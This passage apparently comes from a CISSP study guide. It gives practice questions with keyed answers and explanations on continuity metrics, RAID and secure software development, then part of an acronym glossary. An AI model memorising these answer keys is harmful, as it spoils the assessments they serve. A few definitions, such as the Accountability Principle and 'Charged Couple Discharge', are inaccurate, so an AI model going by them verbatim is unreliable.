Incorrect Answers and Explanations: **A**, **C**, and **D**. Answers **A**, **C**, and **D** are incorrect. Business Continuity Planning develops a long-term plan to ensure the continuity of business operations. The Continuity of Operations Plan describes the procedures required to maintain operations during a disaster. The Occupant Emergency Plan provides the response procedures for occupants of a facility in the event a situation poses a threat to the health and safety of personnel, the environment, or property.

- 12.** Which metric describes how long it will take to recover a failed system?
- A.** Minimum Operating Requirements (MOR)
 - B.** Mean Time Between Failures (MTBF)
 - C.** The Mean Time to Repair (MTTR)
 - D.** Recovery Point Objective (RPO)

Correct Answer and Explanation: **C.** Answer **C** is correct; the Mean Time to Repair (MTTR) describes how long it will take to recover a failed system. It is the best estimate for reconstituting the IT system so that business continuity may occur.

Incorrect Answers and Explanations: *A*, *B*, and *D*. Answers *A*, *B*, and *D* are incorrect. Minimum Operating Requirements describes the minimum environmental and connectivity requirements in order to operate computer equipment. Mean Time Between Failures quantifies how long a new or repaired system will run before failing. The Recovery Point Objective (RPO) is the moment in time in which data must be recovered and made available to users in order to resume business operations.

- 13.** Which metric describes the moment in time in which data must be recovered and made available to users in order to resume business operations?

- A.** Mean Time Between Failures (MTBF)
- B.** The Mean Time to Repair (MTTR)
- C.** Recovery Point Objective (RPO)
- D.** Recovery Time Objective (RTO)

Correct Answer and Explanation: *C*. Answer *C* is correct; The Recovery Point Objective (RPO) is the moment in time in which data must be recovered and made available to users in order to resume business operations.

Incorrect Answers and Explanations: *A*, *B*, and *D*. Answers *A*, *B*, and *D* are incorrect. Mean Time Between Failures quantifies how long a new or repaired system will run before failing. Mean Time to Repair describes how long it will take to recover a failed system. Recovery Time Objective describes the maximum time allowed to recover business or IT systems.

- 14.** Maximum Tolerable Downtime (MTD) is comprised of which two metrics?

- A.** Recovery Point Objective (RPO) and Work Recovery Time (WRT)
- B.** Recovery Point Objective (RPO) and Mean Time to Repair (MTTR)
- C.** Recovery Time Objective (RTO) and Work Recovery Time (WRT)
- D.** Recovery Time Objective (RTO) and Mean Time to Repair (MTTR)

Correct Answer and Explanation: *C*. Answer *C* is correct; the Recovery Time Objective (RTO, the time it takes bring a failed system back online) and Work Recovery Time (WRT, the time required to configure a failed system) are used to calculate the Maximum Tolerable Downtime. $RTO + WRT = MTD$.

Incorrect Answers and Explanations: *A*, *B*, and *D*. Answers *A*, *B*, and *D* are incorrect. Maximum Tolerable Downtime does not directly use Recovery Point Objective or Mean Time to Repair as metrics.

- 15.** Which level of RAID does NOT provide additional reliability?

- A.** RAID 1
- B.** RAID 5
- C.** RAID 0
- D.** RAID 3

Correct Answer and Explanation: *C*. Answer *C* is correct; RAID 0 provides only striping, and is used simply for performance purposes. It offers no additional data redundancy or resiliency.

Incorrect Answers and Explanations: *A*, *B*, and *D*. Answers *A*, *B*, and *D* are incorrect. RAIDs 1, 3, and 5 all provide reliability gains through either mirroring or parity measures.

Chapter 9: Domain 8: Software Development Security

1. Which software design methodology uses paired programmers?

- A.** Agile
- B.** Extreme Programming (XP)
- C.** Sashimi
- D.** Scrum

Correct Answer and Explanation: *B*. Answer *B* is correct; Extreme Programming (XP) is an Agile development method that uses pairs of programmers who work off a detailed specification. There is a high level of customer involvement.

Incorrect Answers and Explanations: *A*, *C*, and *D*. Answers *A*, *C*, and *D* are incorrect. Agile describes numerous development methodologies, including XP: XP is a better answer because it is more specific. Sashimi is a Waterfall Model variant. Scrum is a different Agile methodology that uses small teams.

2. Which form of Artificial Intelligence uses a knowledge base and an inference engine?

- A.** Artificial Neural Network (ANN)
- B.** Bayesian Filtering
- C.** Expert System
- D.** Genetic Algorithm

Correct Answer and Explanation: *C*. Answer *C* is correct; an expert system is comprised of two components: a knowledge base that consists of “if/then” statements. These statements contain rules that the expert system uses to make decisions. The second component is an inference engine.

Incorrect Answers and Explanations: *A*, *B*, and *D*. Answers *A*, *B*, and *D* are incorrect. Artificial Neural Networks (ANNs) simulate neural networks found in humans and animals. Bayesian filtering uses mathematical formulas to assign probabilities to make decisions such as identifying spam. Genetic Algorithms and Programming fundamentally change the way software is developed: instead of being coded by a programmer, they evolve to solve a problem.

3. What is an agile methodology that focuses on rapidly deploying code updates via pipelines?

- A.** Security Orchestration, Automation, and Response (SOAR)
- B.** DevSecOps
- C.** Integrated Development Environment (IDE)
- D.** Continuous Integration and Continuous Delivery (CI/CD)

Correct Answer and Explanation: *D*. Answer *D* is correct; Continuous Integration and Continuous Delivery (CI/CD) focuses on rapidly deploying code updates via pipelines.

Incorrect Answers and Explanations: *A*, *B*, and *C*. Answers *A*, *B*, and *C* are incorrect. Security Orchestration, Automation, and Response (SOAR) is an agile methodology used to centralize the management security operations. DevSecOps (Development, Security, and Operations) integrates security into the DevOps process, continuing the focus on agile methodology. Integrated Development Environments (IDEs) improve productivity by providing a programmer with a single interface that can perform numerous functions.

- 4.** What describes a more agile development and support model, where developers directly support operations?
- A.** DevOps
 - B.** Sashimi
 - C.** Spiral
 - D.** Waterfall

Correct Answer and Explanation: *A*. Answer *A* is correct; DevOps is a more agile development and support model, where developers directly support operations.

Incorrect Answers and Explanations: *B*, *C*, and *D*. Answers *B*, *C*, and *D* are incorrect. Sashimi, Spiral, and Waterfall are software development methodologies that do not describe a model for developers directly supporting operations.

- 5.** At what phase of the Systems Development Life Cycle (SDLC) should security become part of the process?
- A.** Before initiation
 - B.** During development/acquisition
 - C.** When the system is implemented
 - D.** SDLC does not include a security process

Correct Answer and Explanation: *A*. Answer *A* is correct; security is a critical component of the entire SDLC process, typically beginning with a security plan before initiation.

Incorrect Answers and Explanations: *B*, *C*, and *D*. Answers *B*, *C*, and *D* are incorrect. Security is the first step of the SDLC, and is part of every phase of the SDLC.

- 6.** An object acts differently, depending on the context of the input message. Which Object-Oriented Programming concept does this illustrate?
- A.** Delegation
 - B.** Inheritance
 - C.** Polyinstantiation
 - D.** Polymorphism

Correct Answer and Explanation: *D*. Answer *D* is correct; polymorphism (based on the Greek roots “poly” and “morph,” meaning many and forms, respectively): allows

the ability to overload operators, performing different methods depending on the context of the input message.

Incorrect Answers and Explanations: *A*, *B*, and *C*. Answers *A*, *B*, and *C* are incorrect. Delegation allows objects to delegate messages to other objects. Inheritance means an object inherits capabilities from its parent class. Polyinstantiation means “many instances,” two objects with the same names that have different data.

7. Two objects with the same name have different data. Which Object-Oriented Programming concept does this illustrate?

- A.** Delegation
- B.** Inheritance
- C.** Polyinstantiation
- D.** Polymorphism

Correct Answer and Explanation: *C*. Answer *C* is correct; polyinstantiation means “many instances,” two objects with the same names that have different data.

Incorrect Answers and Explanations: *A*, *B*, and *D*. Answers *A*, *B*, and *D* are incorrect. Delegation allows objects to delegate messages to other objects. Inheritance means an object inherits capabilities from its parent class. Polymorphism allows the ability to overload operators, performing different methods depending on the context of the input message.

8. What is an agile method that automates system administration tasks, including server deployment and configuration management?

- A.** Software Configuration Management (SCM)
- B.** Security Orchestration, Automation, and Response (SOAR)
- C.** Continuous Integration and Continuous Delivery (CI/CD)
- D.** Integrated Development Environment (IDE)

Correct Answer and Explanation: *A*. Answer *A* is correct; Software Configuration Management (SCM) is an agile method that automates system administration tasks, including server deployment and configuration management.

Incorrect Answers and Explanations: *B*, *C*, and *D*. Answers *B*, *C*, and *D* are incorrect. Security Orchestration, Automation, and Response (SOAR) is an agile methodology used to centralize the management of security operations. Continuous Integration and Continuous Delivery (CI/CD) focuses on rapidly deploying code updates via pipelines. Integrated Development Environments (IDEs) improve productivity by providing a programmer with a single interface that can perform numerous functions.

9. A programmer allocates 20 bytes for a username variable, and an attacker enters a username that is 1000 bytes long. All 1000 bytes are copied to the stack. What type of attack did the attacker perform?

- A.** Buffer Overflow
- B.** Cross-Site Scripting (XSS)
- C.** Fuzzing
- D.** Time of Check/Time of Use (TOC/TOU)

Correct Answer and Explanation: A. Answer A is correct; a buffer overflow occurs when a programmer does not perform variable bounds checking.

Incorrect Answers and Explanations: B, C, and D. Answers B, C, and D are incorrect. Cross-Site Scripting (XSS) leverages third-party execution of web scripting languages such as JavaScript within the security context of a trusted site. Fuzzing is a form of black box software testing that enters random malformed data as inputs into software programs to determine if they will crash. Time of Check/Time of Use (TOCTOU) attacks are also called race conditions: an attacker attempts to alter a condition after it has been checked by the operating system, but before it is used.

- 10.** What type of database language is used to create, modify, and delete tables?
- A.** Data Definition Language (DDL)
 - B.** Data Manipulation Language (DML)
 - C.** Database Management System (DBMS)
 - D.** Structured Query Language (SQL)

Correct Answer and Explanation: A. Answer A is correct; Data Definition Language (DDL) is used to create, modify, and delete tables.

Incorrect Answers and Explanations: B, C, and D. Answers B, C, and D are incorrect. Data Manipulation Language (DML) is used to query and update data stored in the tables. Database Management System (DBMS) manages the database system and provides security features. Structured Query Language (SQL) is a database query language that includes both DDL and DML. DDL is more specific than SQL, or it is a better answer for this question.

- 11.** A database contains an entry with an empty primary key. Which database concept has been violated?
- A.** Entity Integrity
 - B.** Normalization
 - C.** Referential Integrity
 - D.** Semantic Integrity

Correct Answer and Explanation: A. Answer A is correct; *Entity integrity* means each tuple has a unique primary key that is not null.

Incorrect Answers and Explanations: B, C, and D. Answers B, C, and D are incorrect. Normalization seeks to make the data in a database table logically concise, organized, and consistent. Referential integrity means that every foreign key in a secondary table matches a primary key in the parent table: if this is not true, referential integrity has been broken. Semantic integrity means each attribute (column) value is consistent with the attribute data type.

- 12.** Which vulnerability allows a third party to redirect static content within the security context of a trusted site?
- A.** Cross-Site Request Forgery (CSRF)
 - B.** Cross-Site Scripting (XSS)
 - C.** PHP Remote File Inclusion (RFI)
 - D.** SQL Injection

Correct Answer and Explanation: A. Answer A is correct; Cross-Site Request Forgery (CSRF) allows a third party to redirect static content within the security context of a trusted site.

Incorrect Answers and Explanations: B, C, and D. Answers B, C, and D are incorrect. Cross-Site Scripting (XSS): third party execution of Web scripting languages such as Javascript within the security context of a trusted site. XSS is similar to CSRF; the difference is XSS uses active code. PHP Remote File Inclusion (RFI): alters normal PHP variables to reference remote content, which can lead to execution of malicious PHP code. SQL Injection manipulates a back-end SQL server via a front-end Web server.

- 13.** Which language allows CORBA (Common Object Request Broker Architecture) objects to communicate via a message interface?
- A.** Distributed Component Object Model (DCOM)
 - B.** Interface Definition Language (IDL)
 - C.** Object Linking and Embedding (OLE)
 - D.** Object Management Guidelines (OMG)

Correct Answer and Explanation: B. Answer B is correct; Interface Definition Language (IDL) allows CORBA objects to communicate via a message interface.

Incorrect Answers and Explanations: A, C, and D. Answers A, C, and D are incorrect. DCOM (Distributed Component Object Model) is a Microsoft object broker that locates objects over a network. Object Linking and Embedding (OLE) is a part of DCOM that provides a way to link documents to other documents. Object Management Guidelines is a distracter answer, playing off the term OMG: Object Management Group (OMG) developed CORBA.

- 14.** Which database high availability option allows multiple clients to access multiple database servers simultaneously?
- A.** Database commit
 - B.** Database journal
 - C.** Replicated database
 - D.** Shadow database

Correct Answer and Explanation: C. Answer C is correct; Database replication mirrors a live database, allowing simultaneous reads and writes to multiple replicated databases by clients.

Incorrect Answers and Explanations: A, B, and D. Answers A, B, and D are incorrect. DBMSs may attempt to commit updates: make the pending changes permanent. A database journal is a log of all database transactions. A shadow database is similar to a replicated database, with one key difference: a shadow database mirrors all changes made to a primary database, but clients do not access the shadow.

- 15.** Which component of an expert system consists of “if/then” statements?
- A.** Backward chaining
 - B.** Forward chaining

- C. Inference engine
- D. Knowledge base

Correct Answer and Explanation: *D*. Answer *D* is correct; a knowledge base consists of “if/then” statements. These statements contain rules that the expert system uses to make decisions.

Incorrect Answers and Explanations: *A*, *B*, and *C*. Answers *A*, *B*, and *C* are incorrect. Forward chaining starts with no premise and works forward to determine a solution. Backward chaining begins with a premise and works backwards. The inference engine follows the tree formed by knowledge base, and fires a rule when there is a match.

Glossary

This glossary is organized by acronym: for example, the “Data Encryption Standard” entry says “See—DES.” The “DES” entry contains the definition. This is done because it is the logical approach for a technical book and allows faster lookups of definitions.

The second reason is to encourage you to learn the mapping of acronyms to terms (and vice versa). Formal phrases in the Common Body of Knowledge can provide a shortcut to cutting through the clutter in an exam question. Knowing the formal acronyms can provide the fastest roadmap to identifying the crux of a question.

You should understand every term defined in this glossary before taking your exam. A read through of the glossary is a good final exam prep step, as discussed in the “[How to Prepare for the Exam](#)” section of the introduction.

802.11 Wireless networking standard

***Integrity axiom** Biba property which states “no write up”

***Security property** Bell-LaPadula property that states “no write down”

“Bad” blocks/clusters/sectors Good disk blocks marked as bad

4GL Fourth-generation programming language, designed to increase programmer’s efficiency by automating the creation of computer programming code

4G Fourth-generation cellular technology that uses macrocells

5G Fifth-generation cellular technology that uses small cells

802.11-1997 The original mode of 802.11, operated at 2Mbps using the 2.4GHz frequency

802.11a 802.11 mode that operates at 54Mbps using the 5GHz frequency

802.11ac 802.11 mode that operates at up to 1.3Gbps using the 5GHz frequency

802.11ax 802.11 mode that operates at up to 10Gbps using the 2.4, 5, and 6GHz frequencies

802.11b 802.11 mode that operates at 11Mbps using the 2.4GHz frequency

802.11g 802.11 mode that operates at 54Mbps using the 2.4GHz frequency

802.11i The first 802.11 wireless security standard that provides reasonable security

802.11n 802.11 mode that uses both 2.4 and 5GHz frequencies and allows speeds of 144Mbps and beyond

802.1X Port-based Network Access Control, Layer 2 authentication

ABM Asynchronous Balanced Mode, HDLC combined mode where nodes may act as primary or secondary, initiating transmissions without receiving permission

Abstraction Hides unnecessary details from the user

Acceptance Testing Testing to ensure the software meets the customer’s operational requirements

Access aggregation The collective entitlements granted by multiple systems to one user. Can lead to authorization creep

Access Control List See—ACL

Access control matrix Table defining what access permissions exist between specific subjects and objects

Account lockout Disables an account after a set number of failed logins, sometimes during a specific time period

Accountability Holds individuals accountable for their actions

Accountability Principle OECD Privacy Guideline principle which states individuals should have the right to challenge the content of any personal data being held, and have a process for updating their personal data if found to be inaccurate or incomplete

Accreditation The Data Owner's acceptance of the risk represented by a system

ABAC A more recent access control model that determines authorization by considering attributes of subjects and objects at the time of access request

ACK TCP flag, acknowledge received data

ACL Access control lists

Act honorably, honestly, justly, responsibly, and legally Second canon of the (ISC)²® Code of Ethics

Active RFID Powered RFID tags that can operate over larger distances

Active-active cluster Involves multiple systems all of which are online and actively processing traffic or data

Active-passive cluster Involves devices or systems that are already in place, configured, powered on, and ready to begin processing network traffic should a failure occur on the primary system

ActiveX controls The functional equivalent of Java applets. They use digital certificates instead of a sandbox to provide security

Ad hoc mode 802.11 peer-to-peer mode with no central access point

Address Space Layout Randomization See—ASLR

Administrative controls Implemented by creating and following organizational policy, procedure, or regulation. Also called directive controls

Administrative law Law enacted by government agencies, aka regulatory law

ADSL Asymmetric Digital Subscriber Line, DSL featuring faster download speeds than upload

Advance and protect the profession Fourth canon of the (ISC)²® Code of Ethics

Advanced Encryption Standard See—AES

AES Advanced Encryption Standard, a block cipher using 128-bit, 192-bit, or 256-bit keys to encrypt 128-bit blocks of data

Agents of law enforcement Private citizens carrying out actions on behalf of law enforcement

Aggregation Mathematical attack where a user is able to use lower-level access to learn restricted information

Agile Software Development Flexible software development model that evolved as a reaction to rigid software development models such as the Waterfall Model

AH Authentication Header, IPsec protocol that provides authentication and integrity for each packet of network data

ALE Annualized Loss Expectancy, the cost of loss due to a risk over a year

All pairs testing See—Pairwise testing

Allocated space Portions of a disk partition that are marked as actively containing data

ALU Arithmetic Logic Unit, CPU component that performs mathematical calculations

- Analog** Communication that sends a continuous wave of information
- ANN** Artificial Neural Networks, simulate neural networks found in humans and animals
- Annual Rate of Occurrence** See—ARO
- Annualized Loss Expectancy** See—ALE
- Antivirus software** Software designed to prevent and detect malware infections
- API** Application Programming Interface, allows an application to communicate with another application, or an operating system, database, network, etc. For example, the Google Maps API allows an application to integrate third-party content, such as restaurants overlaid on a Google Map
- Applet** Small pieces of mobile code that are embedded in other software such as web browsers
- Application layer (OSI)** Layer 7 of the OSI model, where the user interfaces with the computer application
- Application layer (TCP/IP)** TCP/IP model layer that combines Layers 5 through 7 of the OSI model
- Application-layer proxy** Proxy firewall that operates up to Layer 7
- Application Programming Interface** See—API
- Arithmetic Logic Unit** See—ALU
- ARM** Asynchronous Response Mode, HDLC mode where secondary nodes may initiate communication with the primary
- ARO** Annual Rate of Occurrence, the number of losses suffered per year
- ARPAnet** The predecessor of the Internet
- Artificial Intelligence** The science of programming electronic computers to “think” more intelligently, sometimes mimicking the ability of mammal brains
- Artificial Neural Networks** See—ANN
- ASLR** Address Space Location Randomization, seeks to decrease the likelihood of successful exploitation by making memory addresses employed by the system less predictable
- Assembly language** Low-level computer programming language with instructions that are short mnemonics, such as “ADD,” “SUB” (subtract), and “JMP” (jump), that match to machine language instructions
- Asset** A resource that is valuable to an organization and must be protected
- Asset Value** See—AV
- Asymmetric Digital Subscriber Line** See—ADSL
- Asymmetric encryption** Encryption that uses two keys: if you encrypt with one you may decrypt with the other
- Asynchronous Balanced Mode** See—ABM
- Asynchronous dynamic token** Authentication token that is not synchronized with a central server; includes challenge-response tokens
- Asynchronous Response Mode** See—ARM
- Asynchronous Transfer Mode** See—ATM
- ATA Secure Erase** Hardware-level secure erase command available on Solid State Drives (SSDs) that erases all blocks and also generates a new encryption key
- ATM** Asynchronous Transfer Mode, a WAN technology that uses fixed length cells
- Attribute** A column in a relational database table

- Attribute-Based Access Control** See—ABAC
- Authentication** Proof of an identity claim
- Authentication Header** See—AH
- Authorization** Actions an individual can perform on a system
- Authorization creep** Occurs when employees not only maintain old access rights but also gain new ones as they move from one division to another within an organization
- AV** Asset Value, the value of a protected asset
- Availability** Assures information is available when needed
- Awareness** Security control designed to change user behavior
- Backdoor** A shortcut in a system that allows a user to bypass security checks
- Background checks** Verification of a person's background and experience, also called a pre-employment screening
- Backward chaining** Expert system mode that begins with a premise, and works backwards
- BAS** Breach Attack Simulations, seeks to automate penetration tests, and often run 24/7/365
- Baseband** Network with one channel; can only send one signal at a time
- Baseline** Uniform ways to implement a safeguard, administrative control
- Baselining** The process of capturing a point in time understanding of the current system security configuration
- Basic Input Output System** See—BIOS
- Basic Rate Interface** See—BRI
- Bastion host** Any host placed on the Internet that is not protected by another device
- Bayesian filtering** Uses mathematical formulas to assign probabilities to make decisions such as identifying spam
- BCI** The Business Continuity Institute
- BCP** Business Continuity Plan, a long-term plan to ensure the continuity of business operations
- BCP/DRP project manager** The key point of contact for ensuring that a BCP/DRP is not only completed, but also routinely tested
- bcrypt** Slow password hashing algorithm based on Blowfish
- Bell-LaPadula** Security model focused on maintaining the confidentiality of objects
- Best evidence rule** Requires use of the strongest possible evidence
- Best practice** A consensus of the best way to protect the confidentiality, integrity, and availability of assets
- BGP** Border Gateway Protocol, the routing protocol used on the Internet
- Biba** Security model focused on maintaining the integrity of objects
- Big Bang testing** Integration testing that tests all integrated software components
- Binary image** Bit-level copy of memory
- BIOS** Basic Input Output System, typically stored in firmware
- Black box software testing** Gives the tester no internal details: the software is treated as a black box that receives inputs
- Blowfish** Block cipher using from 32- through 448-bit (the default is 128) keys to encrypt 64 bits of data

- Bluetooth** 802.15 networking, a PAN wireless technology
- Bollard** A post designed to stop a car, typically deployed in front of building entrances
- Book cipher** Cryptographic method that uses whole words from a well-known text such as a dictionary as a one-to-one replacement for plaintext
- Boot sector virus** Virus that infects the boot sector of a PC, which ensures the virus loads upon system startup
- BOOTP** Bootstrap Protocol, used for bootstrapping via a network by diskless systems
- Bootstrap Protocol** See—BOOTP
- Border Gateway Protocol** See—BGP
- Bot** A computer system running malware that is controlled via a botnet
- Botnet** A central bot command and control (C&C) network, managed by humans called bot herders
- Bottom-Up programming** Starts with the low-level technical implementation details and works up to the concept of the complete program
- Breach Attack Simulations** See—BAS
- Breach notification** Notification of persons whose personal data has been, or is likely to have been, compromised
- Brewer-Nash** See—Chinese Wall Model
- BRI** Basic Rate Interface, provides two 64K digital ISDN channels
- Bridge** Layer 2 device that has two ports and connects network segments together
- Broadband** Network with multiple channels; can send multiple signals at a time, like cable TV
- Broadcast** Traffic that is sent to all stations on a LAN
- BRP** Business Recovery Plan, details the steps required to restore normal business operations after recovering from a disruptive event. Also known as the Business Resumption Plan
- Brute force attack** Attack that attempts every possible key or combination
- BS-25999** Continuity standard by the British Standards Institution (BSI)
- Buffer overflow** Condition where an attacker can insert data beyond the end of a buffer variable
- Bus** Physical network topology that connects network nodes in a string
- Business Continuity Plan** See—BCP
- Business interruption testing** Partial or complete failover to an alternate site
- Business Owners** Also called Mission Owners, members of senior management who create the information security program and ensure that it is properly staffed, funded, and has organizational priority
- Business Recovery Plan** See—BRP
- Business Resumption Plan** See—BRP
- Bytecode** Machine-independent interpreted code, used by Java
- Cable modem** Provides Internet access via broadband cable TV
- Cache memory** The fastest memory on the system, required to keep up with the CPU as it fetches and executes instructions
- Caesar Cipher** A rot-3 substitution cipher
- Callback** Modem-based authentication system

Caller ID Identifies the calling phone number, sometimes used as a weak authentication method

Candidate keys Any attribute (column) in the table with unique values

Capability Maturity Model See—CMM

Carrier Sense Multiple Access See—CSMA

CASB Cloud Access Security Broker, centralizes the management of multiple cloud-based security controls, including firewalls, WAFs, single sign-on, encryption, antimalware, logging, and alerting

CASE Computer-Aided Software Engineering, uses programs to assist in the creation and maintenance of other computer programs

CBC Cipher Block Chaining, a block mode of DES that XORs the previous encrypted block of ciphertext to the next block of plaintext to be encrypted

CCD Charge-Coupled Device, a digital CCTV

CCMP Counter Mode CBC MAC Protocol, used by WPA2 to create a MIC

CCTV Closed Circuit Television, a detective device used to aid guards in detecting the presence of intruders in restricted areas

CDN Content Distribution Networks (also Content Delivery Networks) use a series of distributed caching servers to improve performance and lower the latency of downloaded online content

Central Processing Unit See—CPU

Centralized access control Concentrates access control in one logical point for a system or organization

CER Crossover Error Rate, describes the point where the False Reject Rate (FRR) and False Accept Rate (FAR) are equal

Certificate Authority PKI component that authenticates the identity of a person or organization before issuing a certificate to them

Certificate Revocation List See—CRL

Certification A detailed inspection that verifies whether a system meets the documented security requirements

CFB Cipher Feedback, a stream mode DES that is similar to block-mode CBC

Chain of custody Requires that once evidence is acquired, full documentation regarding who, what, when, and where evidence was handled is maintained

Chaining Block cipher mechanism that seeds the previous encrypted block into the next block to be encrypted

Challenge Handshake Authentication Protocol See—CHAP

Change management The process of understanding, communicating, and documenting changes

Channel Service Unit/Data Service Unit See—CSU/DSU

CHAP Challenge Handshake Authentication Protocol, a more secure network authentication protocol that uses a shared secret

Charged Couple Discharge See—CCD

Checklist testing Lists all necessary components required for successful recovery, and ensures that they are, or will be, readily available should a disaster occur. Also known as consistency testing

- Chinese Wall Model** Model designed to avoid conflicts of interest by prohibiting one person, like a consultant, from accessing multiple conflict of interest categories (CoIs)
- CI/CD** Continuous Integration and Continuous Delivery, an Agile methodology that focuses on rapidly deploying code updates via pipelines
- CIA triad** Confidentiality, Integrity, and Availability
- CIDR** Classless Inter-Domain Routing, allows for many network sizes beyond the arbitrary stateful network sizes
- Cipher** A cryptographic algorithm
- Cipher Block Chaining** See—CBC
- Cipher Feedback** See—CFB
- Ciphertext** An encrypted message
- Circuit-level proxy** Proxy firewall that operates at Layer 5
- Circuit-switched network** Network that provides a dedicated circuit or channel between two nodes
- Circumstantial evidence** Evidence that serves to establish the circumstances related to particular points or even other evidence
- CIRT** Computer Incident Response Team, a team that performs incident management
- CISC** Complex Instruction Set Computer, CPU instructions that are longer and more powerful
- Civil law** Law that resolves disputes between individuals or organizations
- Civil law (legal system)** Legal system that leverages codified laws or statutes to determine what is considered within the bounds of law
- Clark-Wilson** Real-world integrity model that protects integrity by having subjects access objects via programs
- Class I gate** Residential gate designed for home use
- Class II gate** Commercial gate, such as a parking garage gate
- Class III gate** Industrial/limited access gate, such as a large loading dock
- Class IV gate** Restricted Access gate, used at an airport or prison
- Classful addresses** IPv4 networks in classes A through E
- Classless Inter-Domain Routing** See—CIDR
- Clearance** A determination, typically made by a senior security professional, about whether or not a user can be trusted with a specific level of information
- Client-side attack** Attack where a user downloads malicious content
- Clipper Chip** (Failed) 1993 Escrowed Encryption Standard (EES), which used the Skipjack algorithm
- Clipping level** A minimum reporting threshold level
- Closed Circuit Television** See—CCTV
- Closed source** Software released in executable form: the source code is kept confidential
- Closed system** System using proprietary hardware or software
- Cloud Access Security Broker** See—CASB
- CMM** Capability Maturity Model, a maturity framework for evaluating and improving the software development process
- CMP** Crisis Management Plan

- Coaxial** Network cabling that has an inner copper core separated by an insulator from a metallic braid or shield
- COBIT** Control Objectives for Information and related Technology, a control framework for employing information security governance best practices within an organization
- COCOM** Committee for Multilateral Export Controls, a munitions law which was in effect from 1947 to 1994. It was designed to control the export of critical technologies (including cryptography) to “Iron Curtain” countries during the Cold War
- Code Repositories** Secure service for storing source code of projects, a public example is GitHub
- Codebreakers (The)** David Kahn’s history of cryptography
- Cohesion** OOP concept that describes an independent object. Objects with high cohesion have low coupling
- Cold site** A backup site with raised floor, power, utilities, and physical security, and no configured systems or data
- Collection Limitation Principle** OECD Privacy Guideline principle which states personal data collection should have limits, be obtained in a lawful manner, and, unless there is a compelling reason to the contrary, with the individual’s knowledge and approval
- Collision** Two or more plaintexts that generate the same hash
- Collusion** An agreement between two or more individuals to subvert the security of a system
- Color of law** Acting on the authority of law enforcement
- COM** Component Object Model, locates and connects objects locally
- Combinatorial software testing** Black box testing method that seeks to identify and test all unique combinations of software inputs
- Commandments of Computer Ethics** The Computer Ethics Institute code of ethics
- Commit** Makes changes to a database permanent
- Common Criteria** An internationally agreed upon standard for describing and testing the security of IT products
- Common law** Legal system that places significant emphasis on particular cases and judicial precedent as a determinant of laws
- Common Object Request Broker Architecture** See—CORBA
- Compartmentalization** Technical enforcement of need to know
- Compensating controls** Additional security controls put in place to compensate for weaknesses in other controls
- Compensatory damages** Damages provides as compensation
- Compiler** Converts source code, such as C or Basic, and compiles it into machine code
- Complex Instruction Set Computer** See—CISC
- Component Object Model** See—COM
- Computer bus** The primary communication channel on a computer system
- Computer crimes** Crimes using computers
- Computer Fraud and Abuse Act** Title 18 United States Code Section 1030
- Computer Incident Response Team** See—CIRT
- Computer Security Incident Response Team** See—CSIRT
- Computer-Aided Software Engineering** See—CASE

- Commercial Off-the-Shelf Software** See—COTS
- Conduct the business impact analysis (BIA)** Second step of the NIST SP 800-34 contingency planning process
- Confidentiality** Seeks to prevent the unauthorized disclosure of information
- Configuration management** The process of developing a consistent system security configuration that can be leveraged throughout an organization
- Confusion** The relationship between the plaintext and ciphertext should be as confused (or random) as possible
- Consistency testing** See—Checklist testing
- Constrained user interface** Presents a user with limited controls on information, such as an ATM keypad
- Container** A technology that isolates files, processes, and networking from the host system. Unlike virtual machines, containers share the host's kernel
- Containment phase** Incident management phase that attempts to keep further damage from occurring as a result of the incident
- Content-dependent access control** Adds additional criteria beyond identification and authentication: the actual content the subject is attempting to access
- Content Distribution Networks** See—CDN
- Context-dependent access control** Adds additional criteria beyond identification and authentication: the context of the access, such as time
- Continuity of Operations Plan** See—COOP
- Continuity of Support Plan** Focuses narrowly on support of specific IT systems and applications
- Continuity Planning Project Team** See—CPPT
- Continuous Integration and Continuous Delivery** See—CI/CD
- Contraband check** Seeks to identify objects that are prohibited to enter a secure perimeter (such as an airplane)
- Control Objectives for Information and related Technology** See—COBIT
- Control unit** CPU component that acts as a traffic cop, sending instructions to the ALU
- Convergence** All routers on a network agree on the state of routing
- COOP** Continuity of Operations Plan, a plan to maintain operations during a disaster
- Copyright** Type of intellectual property that protects the form of expression in artistic, musical, or literary works
- CORBA** Common Object Request Broker Architecture, an open vendor-neutral networked object broker framework
- Corrective controls** Controls that correct a damaged system or process
- Corroborative evidence** Evidence that provides additional support for a fact that might have been called into question
- COTS** Commercial Off-the-Shelf Software, third-party developed commercial software available to the general public
- Counter Mode** See—CTR
- Counter Mode CBC MAC Protocol** See—CCMP
- Coupling** OOP concept that connects objects to others. Highly coupled objects have low cohesion

- Covert channel** Any communication that violates security policy
- CPPT** Continuity Planning Project Team, a team comprised of stakeholders within an organization that focuses on identifying who would need to play a role if a specific emergency event were to occur
- CPU** Central Processing Unit, the “brains” of the computer, capable of controlling and performing mathematical calculations
- Credential Management System** Software enabling more secure storage and use of account credentials and passwords
- Criminal law** Law where the victim can be seen as society itself
- Crippleware** Partially functioning proprietary software, often with key features disabled. The user is typically required to make a payment to unlock the full functionality
- Crisis Management Plan** See—CMP
- CRL** Certificate Revocation Lists, PKI component which lists digital certificates that have been revoked
- Crossover** Genetic algorithm concept that combines two algorithms
- Crossover Error Rate** See—CER
- Cross-Site Request Forgery** See—CSRF
- Cross-Site Scripting** See—XSS
- Cryptanalysis** The science of breaking encrypted messages (recovering their meaning)
- Cryptographic Protocol Governance** Describes the process of selecting the right cipher and implementation for the right job
- Cryptography** Science of creating messages whose meaning is hidden
- Cryptology** The science of secure communications
- CSIRT** Computer Security Incident Response Team, the group that is tasked with monitoring, identifying, and responding to security incidents
- CSMA** Carrier Sense Multiple Access, a method used by Ethernet networks to allowed shared usage of a baseband network and avoid collisions
- CSRF** Cross-Site Request Forgery, third-party redirect of static content within the security context of a trusted site
- CSU/DSU** Channel Service Unit/Data Service Unit, DCE device
- CTR** Counter, a stream mode of DES that uses a counter for feedback
- Custodian** Provides hands-on protection of assets
- Customary Law** Customs or practices that are so commonly accepted by a group that the custom is treated as a law
- CWR** New TCP flag, Congestion Window Reduced
- Cyber Incident Response Plan** Plan designed to respond to disruptive cyber events, including network-based attacks, worms, computer viruses, and Trojan horses
- Cybersquatting** Registering Internet domain names associated with another organization’s intellectual property
- DAC** Discretionary Access Control, gives subjects full control of objects they have or been given access to, including sharing the objects with other subjects
- DAD** Disclosure, Alteration, and Destruction, the opposite of Confidentiality, Integrity, and Availability

- DARPA** Defense Advanced Research Projects Agency, funders of the original MILNET and ARPANET
- DAST** Dynamic Application Security Testing, tests code while executing it
- Data at rest** Stored data residing on a disk and/or in a file
